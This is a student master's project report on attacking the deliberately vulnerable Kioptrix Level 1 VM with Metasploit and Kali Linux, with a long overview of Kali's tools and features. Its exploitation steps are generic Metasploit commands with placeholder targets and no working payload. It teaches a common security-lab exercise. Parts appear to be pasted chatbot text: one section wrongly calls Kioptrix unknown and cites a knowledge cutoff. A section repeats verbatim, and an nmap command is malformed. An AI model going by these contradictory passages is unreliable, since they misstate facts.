

“PENETRATING TESTING ON VENARABLE MACHINE”

Submitted to



I.K. GUJRAL PUNJAB TECHNICAL UNIVERSITY KAPURTHALA

In partial fulfillment of the requirement for the

award of the degree of

Master of Computer Applications (MCA)

Submitted by

Vishal Thakur

2218235

Supervisor

Dr Inderpreet Kaur

Associate Professor



DEPARTMENT OF COMPUTER

APPLICATIONS

CHANDIGARH GROUP OF COLLAGES

LANDRAN

(2022-2024)

CERTIFICATE

STUDENT DECLARATION

I, “Vishal Thakur”, hereby declare that I have undergone my Project at “Chandigarh Group Of Collages”

From 1st July 2023 to 15th August 2023. I have completed a research project titled “(Penetrating Testing on venerable machine)” under the guidance of Dr Inderpreet Kaur.

(Dr Inderpreet Kaur).

Further, I hereby confirm that the work presented herein is genuine and original and has not been published elsewhere.

(Vishal Thakur)

FACULTY DECLARATION

I hereby declare that the student Mr. Vishal Thakur of MCA has undergone his Project under my periodic guidance on the Project titled “Penetrating Testing on venerable machine”.

Further, I hereby declare that the student was periodically in touch with me during his/her training period and the work done by the student is genuine & original.

(Signature of Supervisor)

Abstract

Kali Linux is the highest-rated and most popular Linux security distribution available. Kali Linux is a robust, enterprise-ready penetration testing distribution and is the successor of the widely popular and highly-rated BackTrack Linux. Kali Linux is used by penetration testers and IT professionals worldwide to test their networks' security. Where beginners use to solve the machine as a puzzle and find the root access through Metasploit 2 and KioptrixLevel 1. Where the object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games (Kioptrix series) is to learn the basic tools and techniques in vulnerability assessment and exploitation. Through Metasploit. Where Metasploit conducts automated tests on all systems to exploit the vulnerability. Easy Switching Between Payloads – the set payload command allows easy, quick access to switch payloads. It becomes easy to change the interpreter or shell-based access into a specific operation.

ACKNOWLEDGEMENT

First I would like all the people who worked along with me **Secure Hack** with their patience and openness they create an enjoyable working environment.

It is indeed with a great sense of pleasure and immense sense of gratitude that I acknowledge the help of these individuals.

I would like to thank my Head of the Department **Dr. Tejinder Pal Singh Brar** for his constructive criticism throughout my internship.

I would like to thank **Dr. Inderpreet Kaur**, the College internship coordinator.

I am extremely grateful to my department staff members and friends who helped me in the successful completion of this internship.

Table Of Contents

Certificate by Guide		ii
Student Declaration		iii
Faculty Declaration		iv
Abstract		v
Acknowledgment		vi
CHAPTER NO.	CHAPTER TITLE	PAGE NO.
1	Synopsis	1-13
2	Introduction to the Research Problem	14-100
3	Need, Scope, and Objectives of the Study	101-104
4	Research Methodology	105-106
5	Data Analysis and Interpretation	107-108
6	Findings of the Study	109-110
7	Testing and Implementation	111-114
8	Conclusion, Suggestions & Recommendations of the Study	115-118
References and Bibliography		119

LIST OF FIGURES

FIGURE NO.	FIGURE TITLE	PAGE NO.
1	Kali Linux image	16
2	Feature of Kali Linux image	18
3	Professionals That Use Kali Linux	24
4	Nmap image	50
5	Metasploit	64
6	Tool of Metasploit	67

Chapter 1 - Synopsis

PROBLEM DEFINITION

- Kali Linux, a widely used penetration testing and ethical hacking distribution, is not without its challenges. One primary issue that users may encounter is the potential for misuse of the powerful tools it provides. While Kali Linux is designed for ethical hacking and security testing, some individuals may deploy its tools for malicious purposes, leading to legal and ethical concerns. Another challenge is the complexity of Kali Linux itself. It caters to experienced users in the field of cybersecurity, and its extensive array of tools can be overwhelming for beginners. The learning curve can be steep, and users may struggle to understand and effectively utilize the various utilities available. Additionally, compatibility issues and hardware requirements can pose problems for some users. Certain wireless network cards, graphics drivers, or other hardware components may not be fully supported, leading to difficulties in setting up and using Kali Linux effectively. Despite these challenges, the Kali Linux community actively works to address issues, provide support, and enhance the distribution's capabilities. Proper education and responsible use are crucial to ensuring that Kali Linux remains a valuable tool for cybersecurity professionals while minimizing the risk of misuse.
- Metasploit, a powerful penetration testing framework, poses several challenges and concerns in its application. Chief among these is the risk of misuse by malicious actors who leverage its tools for nefarious purposes, potentially leading to unauthorized access, data breaches, and system compromise. Moreover, ethical and legal considerations loom large, as the unauthorized use of Metasploit can result in legal ramifications and ethical dilemmas. False positives and false negatives in vulnerability assessments, reliance on known exploits, resource-intensive operations, and the tool's

inherent complexity further compound the challenges. Additionally, Metasploit's scope is limited, necessitating a comprehensive security strategy that integrates other tools and methodologies. Addressing these issues mandates a balanced approach, emphasizing responsible usage, adherence to legal and ethical standards, ongoing education, and the integration of complementary security measures to ensure effective and lawful penetration testing practices.

- Kioptrix Level 1 is a vulnerable virtual machine designed for penetration testing and learning purposes. Metasploit is a powerful penetration testing framework that provides various tools and exploits for security testing. Combining Kioptrix Level 1 and Metasploit can be a valuable learning experience, but it's essential to approach it responsibly and within a legal and ethical framework. Always ensure that you have the necessary permissions to perform penetration testing on a system.

Problem Definition:

- Objective: The objective is to exploit vulnerabilities present in the Kioptrix Level 1 virtual machine using Metasploit, gaining unauthorized access to the system, and potentially escalating privileges.
- Scope: The scope is limited to the Kioptrix Level 1 virtual machine. Any attempts to exploit vulnerabilities or perform actions beyond the scope of the exercise are considered unauthorized.
- Vulnerabilities: Kioptrix Level 1 intentionally contains vulnerabilities that can be exploited for educational purposes. These vulnerabilities may include but are not limited to outdated software versions, misconfigurations, or default credentials.

Methodology:

- Reconnaissance: Begin by conducting reconnaissance to gather information about the Kioptrix Level 1 system. Identify the IP address, open ports, and services running on the target.
- Scanning: Use tools like Nmap to perform service version detection and identify potential vulnerabilities.
- Exploitation: Utilize Metasploit modules to exploit known vulnerabilities. This could involve gaining access through vulnerabilities in web applications, services, or misconfigurations.
- Post-exploitation: After gaining access, explore the system, escalate privileges, and demonstrate the impact of a successful exploit.
- Documentation: Document the entire process, including the tools used, commands executed, and the results obtained. Include screenshots or logs to provide a detailed account of the penetration testing process.

Ethical Considerations: Emphasize the importance of ethical hacking practices and the need to obtain proper authorization before conducting penetration testing. Remind participants that the goal is education and skill development rather than causing harm to systems.

- Learning Objectives:
- Understand the process of reconnaissance and information gathering.
- Learn to use scanning tools to identify open ports and services.
- Gain hands-on experience with Metasploit for exploitation.
- Explore post-exploitation activities, including privilege escalation.

- Remember, responsible and ethical behavior is paramount when engaging in penetration testing activities. Always have explicit permission to conduct penetration testing on any system, and ensure that your actions align with legal and ethical standards.

REASON BEHIND CHOOSING THIS PROJECT

Choosing the Kioptrix project and Metasploit framework for cybersecurity training or penetration testing can be attributed to several reasons:

1. **Real-world Simulation:** Kioptrix is a series of vulnerable machines designed to simulate real-world scenarios. These machines are intentionally configured with security vulnerabilities, allowing individuals to practice exploiting them in a controlled environment. By using Kioptrix, users can gain hands-on experience in identifying and exploiting common security flaws.
2. **Educational Purposes:** Kioptrix provides a structured and educational platform for learning about penetration testing and vulnerability assessment techniques. It covers a range of security issues, including web application vulnerabilities, network misconfigurations, and privilege escalation methods. Metasploit, on the other hand, is a powerful framework that simplifies the process of exploiting vulnerabilities. By combining Kioptrix with Metasploit, individuals can understand how to leverage automated tools effectively in penetration testing scenarios.
3. **Understanding Attack Techniques:** Metasploit is widely used by security professionals and ethical hackers for exploiting vulnerabilities in systems. By using Metasploit with Kioptrix, individuals can understand the inner workings of various exploit techniques, payloads, and postexploitation activities. This knowledge is valuable for both offensive security (penetration testing) and defensive security (incident response, vulnerability management).

4. **Hands-on Experience:** Both Kioptrix and Metasploit offer a hands-on approach to learning cybersecurity concepts. Instead of just reading about security vulnerabilities or theoretical attack techniques, users can actively engage with vulnerable systems and exploit them using Metasploit

modules. This practical experience is crucial for developing practical skills and understanding the complexities involved in securing systems.

5. **Community Support:** Both Kioptrix and Metasploit have active communities of users and contributors. This means that individuals can access a wealth of resources, tutorials, and forums to support their learning journey. Whether they encounter challenges in setting up Kioptrix machines or using Metasploit modules, there are often community members willing to provide guidance and assistance.

Overall, the combination of Kioptrix and Metasploit offers a comprehensive and practical approach to learning cybersecurity skills, making it a popular choice for beginners and experienced professionals alike.

GOALS AND OBJECTIVES

Kioptrix Level 1 is a vulnerable virtual machine designed for penetration testing and educational purposes. It's part of a series of intentionally vulnerable machines created for users to practice and develop their skills in ethical hacking and penetration testing.

The main goals and objectives of Kioptrix Level 1 typically include:

Exploitation: The primary objective is to find and exploit vulnerabilities within the system. This may involve identifying and exploiting weaknesses in the operating system, services, or applications running on the Kioptrix machine.

Privilege Escalation: After gaining initial access, the goal may be to escalate privileges to gain higherlevel access on the system. This involves exploiting vulnerabilities that allow an attacker to increase their level of access and control.

Enumeration: Enumeration involves actively gathering information about the system, its network, and its services. This step is crucial for identifying potential vulnerabilities and weaknesses that can be exploited.

Post-Exploitation: Once initial access is gained, the focus may shift to maintaining access, installing backdoors, or exploring the compromised system for sensitive information.

Learning and Skill Development: The ultimate goal of Kioptrix Level 1 is educational. Users are expected to learn and practice ethical hacking techniques, including vulnerability analysis, exploitation, and postexploitation activities.

Regarding Metasploit, it's a widely used penetration testing framework that simplifies the process of exploiting vulnerabilities. Users might integrate Metasploit into their workflow when attempting to compromise systems like Kioptrix Level 1. The goals with Metasploit can include:

- 1) **Exploitation Automation:** Metasploit provides a wide range of exploits and payloads that can be used to automate the exploitation of vulnerabilities. This can save time and effort during penetration testing.
- 2) **Payload Delivery:** Metasploit helps deliver various payloads to compromised systems. A payload is the code that gets executed on the target system after a successful exploit.
- 3) **Post-Exploitation Modules:** Metasploit includes modules for postexploitation activities, allowing users to perform actions on the compromised system, such as gathering information, escalating privileges, or pivoting to other systems on the network.
- 4) **Framework for Exploitation:** Metasploit serves as a framework that streamlines the exploitation process, making it easier for penetration testers and ethical hackers to identify, exploit, and secure vulnerabilities.

It's important to note that using these tools and engaging in penetration testing activities should always be done in a legal and ethical manner, with proper authorization and within the bounds of applicable laws and regulations.

Regarding **Metasploit**, it's a widely used penetration testing framework that simplifies the process of exploiting vulnerabilities. Users might integrate Metasploit into their workflow when attempting to compromise systems like Kioptrix Level 1. The goals with Metasploit can include:

- 1) **Exploitation Automation:** Metasploit provides a wide range of exploits and payloads that can be used to automate the exploitation of vulnerabilities. This can save time and effort during penetration testing.
- 2) **Payload Delivery:** Metasploit helps deliver various payloads to compromised systems. A payload is the code that gets executed on the target system after a successful exploit.
- 3) **Post-Exploitation Modules:** Metasploit includes modules for postexploitation activities, allowing users to perform actions on the compromised system, such as gathering information, escalating privileges, or pivoting to other systems on the network.
- 4) **Framework for Exploitation:** Metasploit serves as a framework that streamlines the exploitation process, making it easier for penetration testers and ethical hackers to identify, exploit, and secure vulnerabilities.

It's important to note that using these tools and engaging in penetration testing activities should always be done in a legal and ethical manner, with proper authorization and within the bounds of applicable laws and regulations.

WORKING METHODOLOGY OF THE PROJECT

Assuming you're looking for guidance on using Metasploit to exploit vulnerabilities in the Kioptrix Level 1 VM, here's a general methodology you might follow:

1. Set Up the Environment:

Download and install Kioptrix Level 1 VM in your virtualization software (e.g., VirtualBox, VMware).

Make sure the VM is running and reachable on the network.

2. Identify Target:

Use tools like Nmap to identify open ports and services running on the Kioptrix

VM. bashCopy code `nmap -p- sV<Kioptrix_IP>`

3. Vulnerability Analysis:

Analyze the scan results and identify potential vulnerabilities in the services running on the Kioptrix VM.

4. Search for Exploits in Metasploit:

Start Metasploit and search for relevant exploits using the identified vulnerabilities.

bashCopy code `msfconsole search`

`<vulnerability_name>`

5. Select and Configure Exploit:

Once you find a suitable exploit, select it using the use command and set any required options (e.g., target IP, payload). bashCopy code `use <exploit_name> set RHOSTS <Kioptrix_IP> set PAYLOAD <selected_payload>`

6. Exploit the Target:

Execute the exploit and attempt to gain access to the Kioptrix VM. bashCopy

code `exploit`

7. Post-Exploitation:

Once you have successfully exploited the target, explore the system, escalate privileges, and achieve the goals of the challenge.

8. Documentation:

Document the steps you took, the exploits used, and any findings.

Remember, this process assumes that you have permission to perform penetration testing on the target system. Unauthorized penetration testing is illegal and can have serious consequences. Always ensure you have the right authorization before attempting any penetration testing activities. Additionally, it's crucial to use these

skills for ethical and educational purposes to improve cybersecurity knowledge and practices.

SOFTWARE REQUIREMENT

Kioptrix Level 1 is a vulnerable virtual machine designed for penetration testing and learning purposes. **Metasploit** is a powerful penetration testing framework that provides various tools and exploits for security testing. To work with Kioptrix Level 1 and Metasploit, you'll need specific software and tools. Here's what you'll need:

1. Hypervisor:

Software like VMware Workstation, VirtualBox, or VMware Player to run the Kioptrix Level 1 virtual machine.

2. Kioptrix Level 1 VM:

Download the Kioptrix Level 1 VM from a reliable source. Ensure that the VM is compatible with your chosen hypervisor.

3. Kali Linux:

Install Kali Linux, a popular penetration testing distribution, on another virtual machine or a physical machine. This will be used to run Metasploit.

4. Metasploit Framework:

Install Metasploit Framework on your Kali Linux machine. You can install it using the following commands: `bashCopy code sudo apt update sudo apt install metasploit-framework`

5. Networking Configuration:

Set up a network connection between the Kioptrix Level 1 VM and the Kali Linux VM. Ensure they can communicate with each other.

6. Security Tools:

Familiarize yourself with other security tools like Wireshark, nmap, and netcat, which can be used in conjunction with Metasploit for better analysis and exploitation.

7. Documentation:

Refer to the official documentation for Kioptrix Level 1 and Metasploit for any specific configuration or usage instructions.

Steps:

- 1) Start your hypervisor and import the Kioptrix Level 1 VM.
- 2) Start the Kioptrix Level 1 VM and note its IP address.
- 3) Open Kali Linux and configure its network to communicate with the Kioptrix VM.
- 4) Launch Metasploit Framework in Kali Linux. 5) Use Metasploit modules to identify vulnerabilities and exploit them on the Kioptrix VM. Remember, always ensure that you have the legal right to perform penetration testing on systems, and use these tools responsibly and ethically.

Unauthorized access or testing on systems you do not own or have explicit permission to test is illegal and unethical.

HARDWARE REQUIREMENTS

Operating System: Debian-Base Linux

Processor: 1 GHz x86 or x86-64 processor

RAM: minimum 2GB

Screen Resolution: 800 x 600at least

Disk Space: Minimum20GB

TESTING

It appears that you're referencing terms related to cybersecurity testing and tools. "Kioptrix" doesn't seem to be a widely known term or tool as of my last knowledge update in January 2022. It's possible that it could be a new tool or concept that has

emerged since then. However, "Metasploit" is a wellknown penetration testing framework commonly used by cybersecurity professionals for ethical hacking and security testing.

If you're looking to conduct testing at a "level 1" or assess security using tools like Metasploit, it's crucial to ensure you have proper authorization and are conducting these activities legally and ethically. Unauthorized penetration testing or hacking is illegal and can lead to serious consequences.

Here are some general steps for responsibly using Metasploit:

- 1) Authorization: Ensure that you have explicit permission to conduct penetration testing on the target system or network. Unauthorized testing is illegal and unethical.
- 2) Research: Understand the target system, network, or application you are testing. Gather information about potential vulnerabilities.
- 3) Configuration: Configure Metasploit according to your testing needs.
- 4) Scanning: Use Metasploit for vulnerability scanning to identify potential weaknesses.
- 5) Exploitation: If vulnerabilities are found, use Metasploit to simulate attacks and exploit these vulnerabilities.
- 6) Post-Exploitation: Assess the extent of the compromise and potential impact.
- 7) Reporting: Document your findings and report them to the relevant parties. Provide recommendations for improving security.

Remember, ethical hacking is about improving security, not causing harm. Always follow legal and ethical guidelines, and only perform testing on systems and networks for which you have explicit permission.

If "Kioprix level 1" is a specific term or tool that has emerged after my last update, I recommend checking the latest cybersecurity resources or documentation for more information on its use and ethical considerations.

Always stay informed about the latest developments in the field of cybersecurity.

CONCLUSION & SCOPE OF THE PROJECT

Conclusion:

- 1) **Skill Development:** Solving challenges at **Kioprix Level 1** and utilizing **Metasploit** enhances your skills in ethical hacking, penetration testing, and cybersecurity.
- 2) **Understanding Vulnerabilities:** These exercises help you understand common security vulnerabilities and exploits that malicious actors may use.
- 3) **Hands-on Experience:** Engaging with challenges and using tools like Metasploit provides valuable hands-on experience, allowing you to apply theoretical knowledge to real-world scenarios.
- 4) **Problem-Solving:** Completing challenges requires creative problemsolving and critical thinking, which are essential skills in the cybersecurity field.

Scope:

- 1) **Cybersecurity Training:** Solving Kioprix Level 1 challenges and working with Metasploit is part of broader cybersecurity training. It can serve as a foundation for more advanced challenges and scenarios.
- 2) **Red Team Training:** The skills developed are particularly relevant for individuals interested in red teaming, where ethical hackers simulate attacks to identify and patch vulnerabilities in systems.
- 3) **Penetration Testing:** Understanding Metasploit is valuable for penetration testers who assess the security of systems and networks, identifying weaknesses before malicious actors can exploit them.
- 4) **Security Research:** Individuals interested in security research can use the knowledge gained to explore new vulnerabilities, develop exploits, and contribute to the overall improvement of cybersecurity.
- 5) **Career Advancement:** Proficiency in solving challenges at this level and working with Metasploit can enhance your resume and open doors to job opportunities in the cybersecurity field.

Remember to always practice ethical hacking and adhere to legal and ethical standards. Unauthorized access to systems or networks is illegal and unethical. Always use your skills for educational and professional purposes within the boundaries of the law.

Chapter 2 - INTRODUCTION

KALI LINUX

Kali Linux is a **Debian-based Linux distribution** that is designed for **digital forensics** and **penetration testing**. It is funded and maintained by **Offensive Security**, an information training company. Kali Linux was developed through the rewrite of **BackTrack** by **Mati Aharoni** and **Devon Kearns** of **Offensive Security**. Kali Linux comes with a large number of tools that are well suited to a variety of information security tasks, including **penetration testing, computer forensics, security research, and reverse engineering**.

It is a Debian-derived distribution of Linux developed for penetration testing and digital forensics. It is funded and maintained by *Offensive Security*.

Approximately, Kali Linux has 600 penetration testing programs, such as OWASP ZAP web application security scanners and Burp Suite, Aircrack-ng (software suite for wireless penetration testing LANs), sqlmap (database takeover tool and automatic SQL injection), John the Ripper (password cracker), Metasploit (framework for penetration testing), Wireshark (packet analyzer), Nmap (port scanner), Armitage (a tool for graphical cyber-attack management), etc.

It was designed by *Devon Kearns* and *Mati Aharoni* of Offensive Security from the BackTrack rewrite, the old information security testing distribution of Linux based on Knoppix. The title was influenced by the Hindu goddess Kali. It is based on the Debian testing branch. Almost every package Kali uses is imported through the Debian repositories.

The popularity of Kali Linux grew at the time it was advertised in two or more Mr. Robot TV series episodes. In the show, tools highlighted and given by Kali Linux contain Wget, Shellshock, Nmap, Metasploit framework, John the Ripper, Bluetooth Scanner, and Bluesniff. The BackTrack and tagline of Kali

Linux is "the quieter you become, the more you are able to hear", which is shown on a few backgrounds.

Version History of Kali Linux

The first 1.0.0 "moto" version was published in March 2013. The default user interface was changed from GNOME to Xfce, along with a GNOME version still present in November 2019 with the 2019.4 version. The default shell was changed from Bash to ZSH, along with Bash resting as an option in August 2020 with the 2020.3 version.

Supported Platforms of Kali Linux


Kali Linux is distributed in 64-bit and 32-bit images for utilization on hosts based on the x86 instruction set and the image for the ARM architecture for utilization on the Beagle Board computer and the ARM Chromebook of Samsung.

Kali Linux developers plan to make Kali Linux exist for more ARM devices. Kali Linux is available for

SS808, Galaxy Note 10.1, Utilite Pro, Samsung Chromebook, Odroid XU3, Odroid XU, Odroid U2, EfikaMX, Raspberry Pi, CuBox-i, CuBox, CubieBoard 2, HP Chromebook, BeagleBone Black, and Asus Chromebook Flip C100P.

Also, Kali Linux is officially present on Android devices like OnePlus One, Nexus 10, Nexus 9, Nexus 7, Nexus 6, Nexus 5, and a few Samsung Galaxy models with the Kali NetHunter arrival. Also, it has been made present for other Android devices from unofficial community builds. It is available on Windows 10 on top of WSL (Windows Subsystem for Linux). The official distribution of Kali for Windows can be installed from the Microsoft Store.

Kali Linux Logo



BackTrack was their previous information security operating system. Kali Linux's first version, **Kali 1.0.0**, was released in **March 2013**. Kali Linux is now funded and supported by **Offensive Security**.

Today, if we went to Kali's website (www.kali.org), we'd notice a giant banner that states, "**Our Most**

Advanced Penetration Testing Distribution, Ever." A very bold statement that ironically has yet to be disproven. There are over 600 **penetration-testing applications** preconfigured on Kali Linux for us to explore. Each program has its own set of capabilities and applications. Kali Linux performs a fantastic job of categorizing these important tools into the following groups:

1. Information Gathering
2. Vulnerability Analysis
3. Wireless Attacks
4. Web Application
5. Exploitation Tools
6. Stress Testing
7. Forensics Tools

8. Sniffing & Spoofing
9. Password Attacks
10. Maintaining Access
11. Reverse Engineering
12. Reporting Tools
13. Hardware Hacking

Features of Kali Linux

Kali Linux has an embedded project set aside for unity and porting to particular Android devices, known as ***Kali NetHunter***. It's the first open-source penetration testing platform of Android for Nexus devices, established as a joint effort among the Offensive Security and Kali community member "***BinkyBear***". It supports the 802.11 version of wireless frame injection, Bad USB MITM attacks, HID keyboard, and one-click MANA Evil Access Point setups.

Kali's predecessor (BackTrack) included a mode called ***forensic mode***, which was renewed to Kali by live boot. It is very popular for several reasons, partly due to several Kali users already containing a bootable Kali CD or USB drive, and it makes it convenient to use Kali for any forensic job. The system does not touch the swap space or internal hard drive, and auto mounting is deactivated if booted in the forensic mode. Although, the developers suggest that users extensively test these aspects before utilizing Kali for actual world forensics.



The following are the features of Kali Linux:

1. Over 600 Penetration Testing Tools Pre-installed

More than **600 penetration testing tools** come pre-installed in Kali Linux, such as **Wireshark, Aircrack-ng, Nmap, and Crunch.**

2. Full Customization of Kali ISOs

It is always easy to generate a customized version of Kali for our specific needs using **metapackages** optimized to the security professional's specific need sets and a highly accessible ISO customization process. Kali Linux is heavily integrated with **live-build**, giving us a lot of flexibility in customizing and tailoring each aspect of our **Kali Linux ISO images.**

3. Developed in a Secure Environment

The Kali Linux team consists of a small group of people who are trusted to deliver packages and interact with repositories, all of which is done using a number of secure protocols.

4. Adherence to the Filesystem Hierarchy Standard (FHS)

Kali Linux follows **FHS (Filesystem Hierarchy Standard)** to make it easier to find libraries, support files, etc.

5. Live USB Boot

The **Live USB** boot permits us to place **Kali** onto a **USB** device and boot without touching the host operating system (it is also good for forensics work!). Using optional persistence volume(s), we can choose which file system Kali will use when it starts up, permitting for files to be saved in between sessions, generating multiple profiles. Every persistence volume can be encrypted, which is an important feature that our industry requires. If that isn't sufficient, **Kali Linux** also offers the **LUKS nuke option**, allowing us to regulate data destruction quickly.

6. Kali Linux Full Disk Encryption

Kali Linux **LUKS Full Disk Encryption (FDE)** can perform full disk encryption of our critical penetration testing computer drive is a must-have tool in the industry.

7. Kali Linux Amazon EC2 AWS Images

Using this feature, we can quickly set up a cloud version of the **Kali Linux** in the **Amazon Elastic Compute Cloud**, but we will need a lot of bandwidth or disk space for this.

8. Kali Linux Metapackages

Kali includes a number of **metapackage** collections that combine various toolkits. This makes it simple to get custom, minimized environments set up.

For example, if we need a few wireless tools for an upcoming assessment, we can **apt-get install Kali-Linux-wireless**.

9. Automating Kali Linux Deployment

Automating Kali Linux deployment via **Unattended PXE installations**- We can automate and customize our Kali Linux installations over the network. We are one **PXE** boot away from a fresh, custom Kali installation, or 10,000 of them.

10. Kali Linux NetHunter

Kali Linux NetHunter **ROM** overlay for **Nexus** Android devices. Kali Linux is so flexible which creating a "**Kali NetHunter**" Android was a natural extension of our distribution. NetHunter is a custom Android **ROM** overlay for **ASOP** that provides all Kali Linux's toolset to our **Nexus** or **OnePlus** phones.

11. Kali Linux Forensics Mode

Kali's bootable "**Forensics**" **mode** is ideal for forensics work because the forensics kali live image option does not mount any drives (**including swap**) with this option. Kali's forensics tools (**metapackage -kali-forensics-tools**) make kali an excellent alternative for any forensics task.

12. Free and Always will be

Like **BackTrack**, **Kali Linux** is free to use and will remain so in the future. Kali Linux is completely free.

13. Kali Linux Accessibility Features

Kali is one of the few Linux distributions that comprise a working accessibility system for blind or visually impaired users, including **voice feedback and braille hardware compatibility**.

14. Wide-Ranging Wireless Device Support

A regular sticking point with Linux distributions has been supported for wireless interfaces. Kali Linux is designed to work with as many wireless devices as possible, permitting it to run on a wide range of hardware and make it compatible with numerous **USBs** and other wireless devices.

15. Custom, Kernel, Patched for Injection

The development team frequently conducts wireless evaluations as penetration testers, thus our Kernel includes the most recent injection patches.

16. GPG Signed Packages and Repositories

In Kali Linux, each package is signed by the developer who built and committed it, and the repositories sign the packages after that.

17. Multi-Language Support

Although most penetration tools are written in **English**, we've ensured that Kali has complete **multilingual support**, allowing more people to work in their local language and find the tools they require.

18. Kali Everywhere

A version of Kali is always close to us, wherever we need it. Mobile devices, ARM, Amazon Web Services, Docker, virtual machines, bare metal, Windows Subsystem for Linux, and more are all available.

Kali Linux Comparison with other distributions Kali Linux is designed with an aim toward white-hat hackers, penetration testers, and cyber security experts. There are some other distributions committed to penetration testing, like Wifislax, BlackArch, and Parrot OS. Kali Linux has stood out in opposition to these other distributions for penetration testing and cyber security,

as well as having aspects like the default user can be the superuser within the Kali Linux environment.

How to Work with Kali Linux GUI?

Kali Linux Desktop has some tabs we should remember and become familiar with. These tabs are:

- Places Tab
- Applications Tab

- Kali Linux Dock

Places Tab: Same as other GUI OSes, like Mac and Windows, easy access to our Pictures, Folders, and My Documents is a necessary component. On Kali Linux, Places gives that accessibility that's essential to any OS. The Places menu contains the below tabs by default:

- Home
- Desktop
- Downloads
- Documents
- Pictures
- Videos
- Computer
- Browse
- Network
- Music

Accessing Places

- Press the Places Tab
- Choose the location we want to access

Applications Tab: It gives a Graphical Dropdown List of every tool and application pre-installed in Kali Linux. Analyzing the Applications Tab is the best way to become known to the featured enriched Kali Linux OS.

Accessing Applications

- Press the Applications Tab
- Browse to the specific category we want to explore

Press the Application we want to start

Kali Linux Dock: Same as the Task Bar of Microsoft Windows or Dock of Apple Mac. The Kali Linux Dock gives quick access to favorite/used applications frequently. Applications can be removed or added easily.

To delete an element from the dock

Rightclick over the Dock Element

Choose the *"Remove*

From Favorites" option

To add an element to the dock

Adding an element to the dock is very same as deleting an element from the dock.

Press the *"Show*

Applications" option at the Dock's bottom.

Application


Choose the *"Add to Favorites"* option

The element will be shown inside the Dock once completed.

Who Uses Kali Linux and Why?

Kali Linux is a one-of-a-kind operating system since it is one of the few platforms that are freely utilized by both good and bad guys. This operating system is widely used by both **Security Administrators** and **Black Hat Hackers**. One is responsible for detecting and preventing security breaches, while the other is responsible for identifying and perhaps exploiting security breaches. The number of tools configured and preinstalled on the operating system makes Kali Linux a Swiss Army Knife in any security professional's toolbox.

Professionals that Use Kali Linux



1. Security Administrators

Security Administrators are responsible for protecting their institution's information and data. They use Kali Linux to review their environments(s) and ensure there are no easily discoverable vulnerabilities.

2. Pen Testers

Pen Testers use Kali Linux to audit environments and perform reconnaissance on corporate environments they've been recruited to examine.

3. Network Administrators

Network Administrators are responsible for keeping the network running smoothly and securely. They audit their network with Kali Linux. **For example,** Kali Linux has the capacity to detect illegitimate access points.

4. Forensic Engineers

Kali Linux has a '**Forensic Mode**', which permits a forensic engineer to perform data search and recovery in some cases.

5. White Hat Hackers

White Hat Hackers, like **Pen Testers**, utilize Kali Linux to audit and uncover potential vulnerabilities in an environment.

